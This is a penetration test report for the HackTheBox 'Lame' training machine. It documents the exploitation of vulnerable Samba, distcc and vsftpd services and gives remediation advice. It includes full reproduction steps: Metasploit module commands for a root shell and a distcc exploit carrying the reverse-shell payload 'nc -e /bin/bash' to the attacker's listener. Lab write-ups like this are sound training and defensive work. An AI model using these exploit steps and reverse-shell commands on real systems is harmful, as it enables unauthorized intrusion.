HACKTHEBOX

Penetration Test

HTB Machine Lame Report

Report of Findings

Pentester Name: Vedang Lad

Lame - HackTheBox

January 20, 2025

Version: 1.0

CONFIDENTIAL

Table of Contents

1 Statement of Confidentiality 3

2 Engagement Contacts 4

3 Executive Summary 5

3.1 Approach 5

3.2 Scope 5

3.3 Assessment Overview and Recommendations 5

4 Network Penetration Test Assessment Summary 7

4.1 Summary of Findings 7

5 Internal Network Compromise Walkthrough 8

5.1 Detailed Walkthrough 8

6 Remediation Summary 13

6.1 Short Term 13

6.2 Medium Term 13

6.3 Long Term 13

7 Technical Findings Details 14

7.1 Samba Command Injection Vulnerability 14

7.2 Distcc Daemon Remote Command Execution 17

7.3 Critical FTP Backdoor Command Execution 19

7.4 SSH and FTP Service Misconfigurations 21

A Appendix 23

A.1 Finding Severities 23

A.2 Host & Service Discovery 24

A.3 Exploited Hosts 25

A.4 Compromised Users 26

1 Statement of Confidentiality

The contents of this document have been developed by Hack The Box. Hack The Box considers the contents of this document to be proprietary and business confidential information. This information is to be used only in the performance of its intended use. This document may not be released to another vendor, business partner or contractor without prior written consent from Hack The Box. Additionally, no portion of this document may be communicated, reproduced, copied or distributed without the prior consent of Hack The Box.

The contents of this document do not constitute legal advice. Hack The Box's offer of services that relate to compliance, litigation or other legal interests are not intended as legal counsel and should not be taken as such. The assessment detailed herein is against a fictional company for training and examination purposes, and the vulnerabilities in no way affect Hack The Box external or internal infrastructure.

2 Engagement Contacts

LameHTB Contacts		
Contact	**Title**	**Contact Email**
ch4p	Machine Creator	machinecreator@htb.com

Assessor Contact		
Assessor Name	**Title**	**Assessor Contact Email**
Vedang Lad	Penetration Tester	myemail@example.com

3 Executive Summary

Lame - HackTheBox (“LameHTB” herein) contracted Vedang Lad to perform a Network Penetration Test of LameHTB’s externally facing network to identify security weaknesses, determine the impact to LameHTB, document all findings in a clear and repeatable manner, and provide remediation recommendations.

3.1 Approach

Vedang Lad performed testing under a “Black Box” approach from January 13, 2025, to January 18, 2025 without credentials or any advance knowledge of LameHTB’s externally facing environment with the goal of identifying unknown weaknesses. Testing was performed from a non-evasive standpoint with the goal of uncovering as many misconfigurations and vulnerabilities as possible. Testing was performed remotely from Vedang Lad's assessment labs. Each weakness identified was documented and manually investigated to determine exploitation possibilities and escalation potential. Vedang Lad sought to demonstrate the full impact of every vulnerability, up to and including internal domain compromise. If Vedang Lad were able to gain a foothold in the internal network of LameHTB, as a result of external network testing, LameHTB allowed for further testing including lateral movement and horizontal/vertical privilege escalation to demonstrate the impact of an internal network compromise.

3.2 Scope

The scope of the assessment was as follows *.lame.htb and any and all open web server ports discovered on the target IP address provided at the start of the assessment.

In Scope Assets

Host/URL/IP Address	Description
10.10.10.3	Lame Machine
lame.htb	Lame Machine

3.3 Assessment Overview and Recommendations

Lame - HackTheBox engaged Vedang Lad to perform a penetration test on their information environment to assess the effectiveness of existing security controls and provide a practical evaluation of their vulnerability to exploitation or data breaches. This engagement was conducted in accordance with Vedang Lad’s Penetration Testing Methodology to ensure thorough, safe, and structured testing within the approved scope.

The penetration test identified several vulnerabilities within the environment, some of which pose critical risks. Key findings include outdated software such as Samba 3.0.20 and Distcc v1, misconfigured services including FTP with anonymous login, and exposed SSH running an outdated version. These issues expose LameHTB to risks of unauthorized access, privilege escalation, and potential data breaches. Notably, successful exploitation of Samba and Distcc vulnerabilities demonstrated the ability to gain elevated privileges and execute remote commands on the target system.

Sensitive data and services critical to LameHTB operations are at risk due to the presence of these vulnerabilities. If left unaddressed, these security flaws could result in compliance violations, financial penalties, and reputational damage.

During the penetration test against LameHTB, Vedang Lad identified 4 findings that threaten the confidentiality, integrity, and availability of LameHTB’s information systems. The findings were categorized by severity level, with 3 of the findings being assigned a critical-risk rating, 0 high-risk, 1 medium-risk, and 0 low risk. There were 0 informational finding related to enhancing security monitoring capabilities within the internal network.

LameHTB should create a remediation plan based on the Remediation Summary section of this report, addressing all high findings as soon as possible according to the needs of the business. LameHTB should also consider performing periodic vulnerability assessments if they are not already being performed. Once the issues identified in this report have been addressed, a more collaborative, in-depth Network Penetration security assessment may help identify additional opportunities to harden LameHTB's environment, making it more difficult for attackers to move around the network and increasing the likelihood that LameHTB will be able to detect and respond to suspicious activity.

4 Network Penetration Test Assessment Summary

Vedang Lad began all testing activities from the perspective of an unauthenticated user on the internet. LameHTB provided the tester with one host's IP address but did not provide additional information such as operating system or configuration information.

4.1 Summary of Findings

During the course of testing, Vedang Lad uncovered a total of 4 findings that pose a material risk to LameHTB's information systems. The below chart provides a summary of the findings by severity level.

In the course of this penetration test **3 Critical** and **1 Medium** vulnerabilities were identified:



Figure 1 - Distribution of identified vulnerabilities

Below is a high-level overview of each finding identified during testing. These findings are covered in depth in the Technical Findings Details section of this report.

#	Severity Level	Finding Name	Page
1	9.8 (Critical)	Samba Command Injection Vulnerability	14
2	9.8 (Critical)	Distcc Daemon Remote Command Execution	17
3	9.8 (Critical)	Critical FTP Backdoor Command Execution	19
4	6.5 (Medium)	SSH and FTP Service Misconfigurations	21

5 Internal Network Compromise Walkthrough

During the course of the assessment Vedang Lad was able to gain a foothold via the external network, and compromise the internal network, leading to full administrative control over the LameHTB's information system. The steps below demonstrate the steps taken from initial access to compromise and does include all vulnerabilities and misconfigurations discovered during the course of testing. Any issues not used as part of the path to compromise are listed as separate, standalone issues in the Technical Findings Details section, ranked by severity level. The intent of this attack chain is to demonstrate to LameHTB the impact of each vulnerability shown in this report and how they fit together to demonstrate the overall risk to the client environment and help to prioritize remediation efforts (i.e., patching two flaws quickly could break up the attack chain while the company works to remediate all issues reported). While other findings shown in this report could be leveraged to gain a similar level of access, this attack chain shows the initial path of least resistance taken by the tester to achieve domain compromise.

5.1 Detailed Walkthrough

Vedang Lad performed a penetration test on the target provided by LameHTB, and was able to fully compromise the system. The steps below detail the methodology and findings that led to the successful compromise of the target system.

1. Performed an initial network scan using Nmap to enumerate open ports and services running on the target host.
2. Identified five open ports:
    - **Port 21**: FTP service (vsftpd 2.3.4)
    - **Port 22**: SSH service (OpenSSH 4.7p1)
    - **Port 139, 445**: Samba service (Samba smbd 3.0.20)
    - **Port 3632**: Distcc service (distccd v1)
3. Attempted exploitation of FTP for CVE-2011-2523 but was unsuccessful. However, anonymous login was enabled, allowing access to the FTP service without providing credentials.
4. Identified Samba as vulnerable to CVE-2007-2447. Exploited this vulnerability using a Metasploit module to gain root access to the system.
5. Identified Distcc as vulnerable to CVE-2004-2687. Successfully exploited this vulnerability using a Nmap script, obtaining a reverse shell as the `daemon` user.

Detailed reproduction steps for each attack chain are as follows:

Attack Chain 1: Samba Exploitation (Root Access)

Step 1. Nmap Enumeration of Samba Service

- **Command**:

```
nmap -sC -sV -p 139,445 10.10.10.3
```

Output:

```
PORT    STATE SERVICE     VERSION
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
```

- **Observation:** Samba service (smbd) version 3.0.20-Debian was running on ports 139 and 445.

Step 2. Identifying Vulnerability

- Samba version 3.0.20 is vulnerable to CVE-2007-2447 (Username map script Command Execution).
- NIST NVD - CVE-2007-2447 reference.

Step 3. Exploitation

- The vulnerability was exploited using the Metasploit framework.
- Steps to reproduce:

```
# Start Metasploit
msfconsole

# Use the 'username namp script' metasploit module
use exploit/multi/samba/usermap_script

# Set target machine IP
set RHOSTS 10.10.10.3

# Set attacker's machine IP
set LHOST tun0

# Running the exploit
exploit
```

Step 4. Result

- Successfully obtained a root shell, confirming administrative access to the target system.
- **Proof of Exploitation**:

```
[*] Started reverse TCP handler on 10.10.14.9:4444
[*] Command shell session 1 opened (10.10.14.9:4444 -> 10.10.10.3:48938) at 2025-01-16
10:27:18 -0500

id
uid=0(root) gid=0(root)
```

Attack Chain 2: Distcc Exploitation (Daemon User Shell)

Step 1. Nmap Enumeration of Distcc Service

- **Command**:

```
nmap -p 3632 10.10.10.3 --script distcc*
```

Output:

```
PORT     STATE SERVICE
3632/tcp open  distccd
```

```
| distcc-cve2004-2687:
|   VULNERABLE:
|   distcc Daemon Command Execution
|     State: VULNERABLE (Exploitable)
|     IDs:  CVE:CVE-2004-2687
|     Risk factor: High  CVSSv2: 9.3 (HIGH) (AV:N/AC:M/Au:N/C:C/I:C/A:C)
|       Allows executing of arbitrary commands on systems running distccd 3.1 and
|       earlier. The vulnerability is the consequence of weak service configuration.
|
|     Disclosure date: 2002-02-01
|     Extra information:
|
|     uid=1(daemon) gid=1(daemon) groups=1(daemon)
|
|     References:
|       https://nvd.nist.gov/vuln/detail/CVE-2004-2687
|       https://distcc.github.io/security.html
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2004-2687
```

- **Observation**: Distcc service version 1 was running on port 3632.

Step 2. Identifying Vulnerability

- Distcc version 1 is vulnerable to CVE-2004-2687, which allows remote command execution.
- NIST NVD - CVE-2004-2687 reference.

Step 3. Exploitation

- Start a netcat listener on attacker's machine on port 1337 in terminal 1.

```
nc -nvlp 1337
```

- Run the Nmap script with customized script-args to send a reverse shell on successful execution in terminal 2:

```
nmap -p 3632 10.10.10.3 --script distcc-cve2004-2687 --script-args "distcc-cve2004-2687.cmd='nc -e /bin/bash 10.10.14.17 1337'"
```

Step 4. Result

- Successfully obtained a reverse shell as the `daemon` user in terminal 1.

```
listening on [any] 1337 ...
connect to [10.10.14.17] from (UNKNOWN) [10.10.10.3] 36717

id
uid=1(daemon) gid=1(daemon) groups=1(daemon)
```

Attempted Attack Chain 3: FTP Service Analysis

Step 1. Nmap Enumeration of FTP Service

- **Command**:

```
nmap -sC -sV -p 21 10.10.10.3
```

Output:

```
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 10.10.14.17
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      vsFTPd 2.3.4 - secure, fast, stable
|_End of status
Service Info: OS: Unix
```

Observation: FTP service (vsftpd 2.3.4) was running on port 21.

Step 2. Identifying Vulnerability

- Exploitation for CVE-2011-2523 (vsftpd backdoor vulnerability) was attempted but was unsuccessful.
- NIST NVD - CVE-2011-2523 reference.

Step 3. Attempted Exploitation

- The vulnerability was exploited using the Metasploit framework.
- Steps to reproduce:

```
# Start Metasploit
msfconsole

# Use the 'vsftpd_234_backdoor' metasploit module
use exploit/unix/ftp/vsftpd_234_backdoor

# Set target machine IP
set RHOSTS 10.10.10.3

# Running the exploit
exploit
```

- Exploit not successful

```
[*] 10.10.10.3:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 10.10.10.3:21 - USER: 331 Please specify the password.
[*] Exploit completed, but no session was created.
```

Step 4. FTP anonymous login

- Command:

```
ftp anonymous@10.10.10.3
```

- Providing empty password on prompted to enter password.

```
Connected to 10.10.10.3.
220 (vsFTPd 2.3.4)
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||43619|).
150 Here comes the directory listing.
226 Directory send OK.
ftp> ls -lart
229 Entering Extended Passive Mode (|||6006|).
150 Here comes the directory listing.
drwxr-xr-x    2 0        65534        4096 Mar 17  2010 ..
drwxr-xr-x    2 0        65534        4096 Mar 17  2010 .
226 Directory send OK.
ftp> exit
221 Goodbye.
```

Step 5. Observation

- Anonymous login was enabled, allowing access to the FTP service. However, no sensitive files or information were found.

6 Remediation Summary

As a result of this assessment there are several opportunities for LameHTB to strengthen its internal network security. Remediation efforts are prioritized below starting with those that will likely take the least amount of time and effort to complete. LameHTB should ensure that all remediation steps and mitigating controls are carefully planned and tested to prevent any service disruptions or loss of data.

6.1 Short Term

- 7.4 SSH and FTP Service Misconfigurations - Disable anonymous FTP login immediately to prevent unauthorized access.
- 7.1 Samba Command Injection Vulnerability - Update Samba to a secure version to mitigate CVE-2007-2447 exploitation risks.
- 7.2 Distcc Daemon Remote Command Execution- Disable the Distcc service or restrict access to authorized IPs to address CVE-2004-2687.
- Implement firewall rules to block access to vulnerable ports (e.g., 139, 3632) from untrusted sources.

6.2 Medium Term

- Harden Samba configurations by enabling secure protocols, message signing, and user restrictions.
- Review and remove unnecessary services (e.g., FTP, Distcc) or configure them securely if required.
- Conduct a full inventory of services and software to identify other unsupported or vulnerable components.
- Implement centralized logging and monitoring to detect suspicious activity across all critical services.

6.3 Long Term

- Perform periodic vulnerability assessments and penetration testing to identify and address new risks proactively.
- Establish a centralized patch management process to ensure regular updates of all software and systems.
- Educate system administrators and developers on secure configuration practices to prevent future vulnerabilities.
- Deploy a Security Information and Event Management (SIEM) solution to enable real-time threat detection and response.
- Enhance network segmentation to isolate critical services and limit lateral movement during an attack.

7 Technical Findings Details

7.1 Samba Command Injection Vulnerability - Critical

CWE	-
CVSS 3.1	9.8 / CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H
Root Cause	The Samba service running version 3.0.20 on port 139 allows remote unauthorized attackers to execute arbitrary commands on the target by exploiting improperly sanitized input in SMB requests. During testing, successful exploitation of the vulnerability granted root access to the attacker on the target system.
Impact	Successful exploitation of this vulnerability allows remote attackers to execute arbitrary commands as the root user, providing full control over the affected system. This can lead to: • Full compromise of the system. • Data exfiltration or destruction. • Use of the compromised system as a foothold for further attacks within the network.
Affected Component	Samba smbd 3.0.20
Remediation	To mitigate this vulnerability: • Upgrade directly to a secure and actively maintained version of Samba (e.g., the latest stable release in the 4.x series). • If upgrading is not feasible, disable the username map script functionality. • Limit access to Samba services to trusted hosts through firewall rules or network segmentation. • Check system logs and Samba logs for signs of unauthorized access or exploitation.
References	• https://www.rapid7.com/db/modules/exploit/multi/samba/usermap_script/ • https://nvd.nist.gov/vuln/detail/CVE-2007-2447

Finding Evidence

Identifying the Vulnerability

The Nmap scan revealed that the target system is running a vulnerable version of Samba (version 3.0.20) on port 139.

Nmap Scan command:

```
nmap -p 139 -sC -sV 10.10.10.3
```

Output:

```
PORT    STATE SERVICE     VERSION
139/tcp open  netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
```

```
Host script results:
| smb-os-discovery:
|   OS: Unix (Samba 3.0.20-Debian)
|   Computer name: lame
|   NetBIOS computer name:
|   Domain name: hackthebox.gr
|   FQDN: lame.hackthebox.gr
|_  System time: 2025-01-28T19:13:29-05:00
|_clock-skew: mean: 2h30m47s, deviation: 3h32m10s, median: 45s
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|_smb2-time: Protocol negotiation failed (SMB2)
```

Quick Searchsploit enumeration

A search for "Samba 3.0.20" using Searchsploit indicated that the version is vulnerable to the 'Username Map Script' Command Execution vulnerability. This exploit is available as a Metasploit module. Command:

```
searchsploit "Samba 3.0.20"
---------------------------------------------------------------------------------
---------------------------------
 Exploit Title                                                                   |  Path
---------------------------------------------------------------------------------
---------------------------------
Samba 3.0.10 < 3.3.5 - Format String / Security Bypass                          | multiple/
remote/10095.txt
Samba 3.0.20 < 3.0.25rc3 - 'Username' map script' Command Execution (Metasploit) | unix/
remote/16320.rb
Samba < 3.0.20 - Remote Heap Overflow                                            | linux/
remote/7701.txt
Samba < 3.6.2 (x86) - Denial of Service (PoC)                                    | linux_x86/
dos/36741.py
---------------------------------------------------------------------------------
---------------------------------
Shellcodes: No Results
```

Exploitation Using Metasploit

To exploit the vulnerability, Metasploit was used and the `usermap_script` module was selected:

```
msfconsole
...SNIP...
msf6 > use exploit/multi/samba/usermap_script
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
```

Setting up the required module options

```
# Set target machine IP
set rhosts 10.10.10.3
rhosts => 10.10.10.3

# Set attacker's machice IP
```

```
set lhost tun0
lhost => 10.10.14.9

# Confirm if options are correctly set
options

Module options (exploit/multi/samba/usermap_script):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port
][...]
   RHOSTS   10.10.10.3         yes        The target host(s), see https://docs.metasploit.com/
docs/using-metasploit/basics/using-metasploit.html
   RPORT    139              yes       The target port (TCP)

Payload options (cmd/unix/reverse_netcat):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.10.14.9       yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port

Exploit target:

   Id  Name
   --  ----
   0   Automatic

View the full module info with the info, or info -d command.
```

As we run the exploit, we receive a reverse shell of the `root` user.

```
exploit

[*] Started reverse TCP handler on 10.10.14.9:4444
[*] Command shell session 1 opened (10.10.14.9:4444 -> 10.10.10.3:48938) at 2025-01-16
10:27:18 -0500

id
uid=0(root) gid=0(root)
```

7.2 Distcc Daemon Remote Command Execution - Critical

CWE	-
CVSS 3.1	9.8 / CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H
Root Cause	The Distcc distributed compiler daemon running on the target system is vulnerable to remote command execution due to inadequate access controls. This vulnerability allows attackers to send crafted requests to the Distcc service on port 3632, resulting in arbitrary command execution on the system. Exploitation of this vulnerability successfully provided a reverse shell with the privileges of the `daemon` user, allowing remote access to the target system.
Impact	This vulnerability allows an attacker to execute arbitrary commands on the target system as the `daemon` user, potentially leading to: • Unauthorized remote access. • System compromise, data theft, or data manipulation. • Lateral movement to other systems in the network, depending on the privileges of the compromised user and system configuration.
Affected Component	distccd v1 (Distcc Service)
Remediation	To mitigate this vulnerability: • Use firewall rules to block access to port 3632 from untrusted networks. Allow access only from specific trusted IP addresses or subnets if the service is needed. • Upgrade to the latest secure version of Distcc (v3.4 or later), which addresses this vulnerability. • Ensure all security patches are applied regularly. • Check system logs and network traffic for unusual activity or unauthorized connections to the Distcc service. • If Distcc is not required, disable the service to eliminate the attack surface.
References	• https://nmap.org/nsedoc/scripts/distcc-cve2004-2687.html • https://nvd.nist.gov/vuln/detail/cve-2004-2687

Finding Evidence

Identifying the Vulnerability

Running a Nmap scan specific to port 3632.

Command:

```
nmap -p 3632 10.10.10.3 --script distcc*
```

Nmap Output:

```
PORT     STATE SERVICE
3632/tcp open  distccd
| distcc-cve2004-2687:
```

```
|   VULNERABLE:
|   distcc Daemon Command Execution
|     State: VULNERABLE (Exploitable)
|     IDs:  CVE:CVE-2004-2687
|     Risk factor: High  CVSSv2: 9.3 (HIGH) (AV:N/AC:M/Au:N/C:C/I:C/A:C)
|       Allows executing of arbitrary commands on systems running distccd 3.1 and
|       earlier. The vulnerability is the consequence of weak service configuration.
|
|     Disclosure date: 2002-02-01
|     Extra information:
|
|     uid=1(daemon) gid=1(daemon) groups=1(daemon)
|
|     References:
|       https://nvd.nist.gov/vuln/detail/CVE-2004-2687
|       https://distcc.github.io/security.html
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2004-2687
```

The Nmap script `distcc-cve2004-2687` accepts arguments to execute specified commands on the target system. If no arguments are provided, the script defaults to running the `id` command, as observed in a previous Nmap scan. This behavior was confirmed by the output [`uid=1(daemon) gid=1(daemon) groups=1(daemon)`] indicating successful command execution.

A custom script argument was utilized to execute a bash one-liner, resulting in a reverse shell being established to the attacker's machine. The attacker was listening on port `1337` using `Netcat`, enabling unauthorized remote access to the compromised system.

Replication Steps

1. **Start a Netcat Listener on the Attacker Machine** Open a terminal on the attacker's machine and start a listener:

   ```
   nc -nvlp 1337
   ```

2. **Execute the Nmap Command with Custom Script Arguments** In a second terminal, run the following Nmap command to exploit the vulnerability and establish a reverse shell:

   ```
   nmap -p 3632 10.10.10.3 --script distcc-cve2004-2687 --script-args "distcc-cve2004-2687.cmd='nc -e /bin/bash 10.10.14.17 1337'"
   ```

3. **Received the Reverse Shell Connection** Switch to the first terminal running Netcat. The attacker receives a reverse shell with the privileges of the `daemon` user:

   ```
   listening on [any] 1337 ...
   connect to [10.10.14.17] from (UNKNOWN) [10.10.10.3] 36717

   id
   uid=1(daemon) gid=1(daemon) groups=1(daemon)
   ```

7.3 Critical FTP Backdoor Command Execution - Critical

CWE	CWE-78: Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection')
CVSS 3.1	9.8 / CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H
Root Cause	The target system is running an outdated and vulnerable version of FTP (vsftpd 2.3.4) on port 21. Exploiting this vulnerability could allow the execution of arbitrary commands on the server, potentially resulting in full system compromise.
Impact	The presence of an outdated and vulnerable FTP version introduces a critical backdoor vulnerability. Although the vulnerability was found to be non-exploitable in its current state, if successfully exploited, it could allow an unauthorized attacker to execute arbitrary commands and potentially gain full control of the system. Running such a vulnerable service significantly increases the attack surface, leaving the system susceptible to compromise under the right conditions and attack vectors.
Affected Component	vsftpd 2.3.4 (FTP Service)
Remediation	To mitigate this risk: • Immediately update the FTP service to a secure version (e.g. v3.0.5 or later). • Restrict access to the service to only trusted IP addresses. • Continuously monitor FTP service logs for unusual activities. • Consider implementing a secure alternative like SFTP.
References	• https://www.rapid7.com/db/modules/exploit/unix/ftp/vsftpd_234_backdoor/ • https://nvd.nist.gov/vuln/detail/CVE-2011-2523

Finding Evidence

Identifying the Vulnerability

Running a Nmap scan specific to port 21.

Command:

```
nmap -sC -sV -p 21 10.10.10.3
```

Output:

```
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 2.3.4
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 10.10.14.4
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      vsFTPd 2.3.4 - secure, fast, stable
|_End of status
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
Service Info: OS: Unix
```

To exploit the vulnerability, Metasploit was used and the `vsftpd_234_backdoor` module was selected.

```
# Start Metasploit
msfconsole

# Use the 'vsftpd_234_backdoor' metasploit module
use exploit/unix/ftp/vsftpd_234_backdoor

# Set target machine IP
set RHOSTS 10.10.10.3

# Running the exploit
exploit
```

Exploit not successful.

```
[*] 10.10.10.3:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 10.10.10.3:21 - USER: 331 Please specify the password.
[*] Exploit completed, but no session was created.
```

7.4 SSH and FTP Service Misconfigurations - Medium

CWE	CWE-200: Information Disclosure
CVSS 3.1	6.5 / CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:L/A:N
Root Cause	The target system is running an FTP service on port 21 and OpenSSH on port 22. While the OpenSSH service is not vulnerable, it is running an outdated version. The FTP service allows anonymous user login, enabling any unauthenticated attacker to access the server without a password. Although no directories or files were found in the shared directory during testing, this configuration presents a security risk, as it could potentially be exploited to store or retrieve unauthorized files.
Impact	Weak configurations in SSH could allow unauthorized access if credentials are compromised. Additionally, enabling anonymous login on the FTP server increases the attack surface of the target system, potentially allowing an attacker to: • Upload malicious files. • Enumerate resources or exploit misconfigured files if upload permissions are granted in the future.
Affected Component	• vsftpd 2.3.4 (FTP Service) • OpenSSH 4.7p1 (SSH Service)
Remediation	**SSH Hardening** • **Immediately update** the SSH service to a secure version (e.g., v9.8 or later). • **Implement key-based authentication** and disable password-based authentication. • **Restrict SSH access** to only trusted IP addresses through firewall rules or configuration. • Regularly **audit SSH configurations and authorized keys** to ensure only necessary and legitimate access is allowed. **FTP Configuration** • **Disable anonymous login** unless explicitly required by the business, and ensure it is tightly controlled. • **Restrict access** to the FTP service to authenticated users only. • Continuously **monitor FTP service logs** for unusual or suspicious activities. • **Consider transitioning** to a secure alternative, such as SFTP, to encrypt data transfers and reduce vulnerabilities.
References	-

Finding Evidence

Command:

```
nmap -sC -sV -p 21,22 10.10.10.3
```

Output:

```
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 2.3.4
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 10.10.14.4
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      vsFTPd 2.3.4 - secure, fast, stable
|_End of status
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
22/tcp open  ssh     OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_  2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

A Appendix

A.1 Finding Severities

Each finding has been assigned a severity rating of critical, high, medium, low or info. The rating is based off of an assessment of the priority with which each finding should be viewed and the potential impact each has on the confidentiality, integrity, and availability of LameHTB's data.

Rating	CVSS Score Range
Critical	9.0 – 10.0
High	7.0 – 8.9
Medium	4.0 – 6.9
Low	0.1 – 3.9
Info	0.0

A.2 Host & Service Discovery

IP Address	Port	Service	Notes
10.10.10.3	21	vsftpd 2.3.4	FTP service detected.
10.10.10.3	22	OpenSSH 4.7p1	SSH service detected.
10.10.10.3	139, 445	Samba smbd 3.0.20-Debian	SMB service detected.
10.10.10.3	3632	distccd v1	Distcc service detected.

A.3 Exploited Hosts

Host	Scope	Method	Notes
10.10.10.3	In-scope target	Metasploit	Successfully exploited the Samba vulnerability (CVE-2007-2447) using the `usermap_script` module. Achieved `root` shell.
10.10.10.3	In-scope target	Nmap Script	Exploited the Distcc vulnerability (CVE-2004-2687) using the `distcc-cve2004-2687` nmap script. Achieved reverse shell as the `daemon` user.

A.4 Compromised Users

Username	Type	Method	Notes
root	Privileged Account	Metasploit (Samba exploit)	`Root` access was gained using CVE-2007-2447 with Metasploit's `usermap_script` module.
daemon	System Account	Nmap Script (Distcc exploit)	The Distcc vulnerability (CVE-2004-2687) was exploited to achieve a reverse shell as the `daemon` user.

End of Report

This report was rendered by SysReptor with ♥